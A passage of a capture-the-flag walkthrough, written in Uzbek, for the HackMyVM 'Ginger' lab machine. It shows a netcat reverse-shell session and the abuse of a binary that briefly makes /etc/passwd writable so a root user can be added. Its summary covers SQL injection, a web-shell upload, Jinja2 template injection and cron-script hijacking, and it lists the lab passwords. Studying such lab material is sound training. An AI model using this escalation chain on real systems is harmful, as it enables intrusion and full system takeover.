
nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.123] 46538
$ whoami
caroline
$ cd /srv
cd /srv
$ ls
ls
code
$ strings code | grep pass
strings code | grep pass
chmod o+w /etc/passwd ; sleep 5 ; chmod o-w /etc/passwd
$
```

`/srv` katalogidagi `code` binar fayli `strings code | grep pass` orqali tahlil qilinganda, u 5 soniyaga `/etc/passwd` ga yozish huquqini (`chmod o+w /etc/passwd`) ochib berishi aniqlandi

```
kali@kali: ~/cheetsheets/tools_and_misc

caroline@ginger:/srv$ openssl passwd -1
Password:
Verifying - Password:
$$K7PcrJd0$7aMr1f74wr3SnYdqSz/ks1
caroline@ginger:/srv$ saidislom
```

`openssl passwd -1` yordamida yangi paroldan MD5 crypt formatidagi hesh generatsiya qilindi



`su skinny1` buyrug'i bilan yaratilgan hisobga kirilib, tizimda to'liq `root` (`uid=0(root) gid=0(root)`) imtiyozi qo'lga kiritildi

Xulosa va Zaifliklar tahlili:

Ginger (HackMyVM) mashinasi veb-zaifliklar va ko'p bosqichli ichki imtiyozlarni oshirish (Privilege Escalation) zanjiridan iborat quyidagi asosiy bosqichlarni o'z ichiga oldi:

- **Reconnaissance & Enumeration:** Portlar skanerlanganda 22 (SSH) va 80 (HTTP) ochiqligi, 80-portda esa `/wordpress/` ilovasi joylashganligi aniqlandi.
- **SQL Injection:** CP Multi View Event Calendar plagini endpointidagi zaiflik orqali `sqlmap` yordamida `wp_users` jadvalidan `webmaster` hisobi va uning paroli heshi olindi. `hashcat` bilan parol buzildi (`sanitarium`).
- **Arbitrary File Upload (Initial Foothold):** WordPress boshqaruv paneliga kirilib, ACF Frontend Display (2.0.5) plaginidagi fayl yuklash zaifligi orqali `evil.php` joylashtirildi va `www-data` huquqida dastlabki reverse shell olindi.
- **Lateral Movement (Sabrina):** `/home/sabrina/password.txt` dagi ishoraga binoan `dmesg` xabarlarini tekshirildi va uning paroli (`dontforgetyourpasswordbitch`) topilib, `sabrina` hisobiga o'tildi.
- **Flask SSTI (Webmaster):** Sabrina hisobidan `sudo` orqali 5000-portda ishlayotgan Flask ilovasi aniqlandi. SSH port forwarding qilinib, `?name=` parametriga Jinja2 SSTI yuklamasi yuborildi va `webmaster` huquqida teskari aloqa olindi.
- **Cron Job Exploitation (Caroline):** Webmaster guruhi `/home/caroline/backup` papkasiga yozish huquqiga egaligi sababli `backup.sh` skriptiga reverse shell joylashtirildi va `caroline` foydalanuvchisiga o'tildi.
- **Privilege Escalation to Root:** Caroline hisobida `sudo /srv/code` binarini parolsiz ishga tushirish huquqi borligi aniqlandi. Binar `/etc/passwd` ga 5 soniyaga yozish huquqi berishi sababli, ushbu oraliqda yangi UID 0 (root) foydalanuvchisi (`skinny1`) qo'shildi va to'liq `root` huquqi qo'lga kiritildi.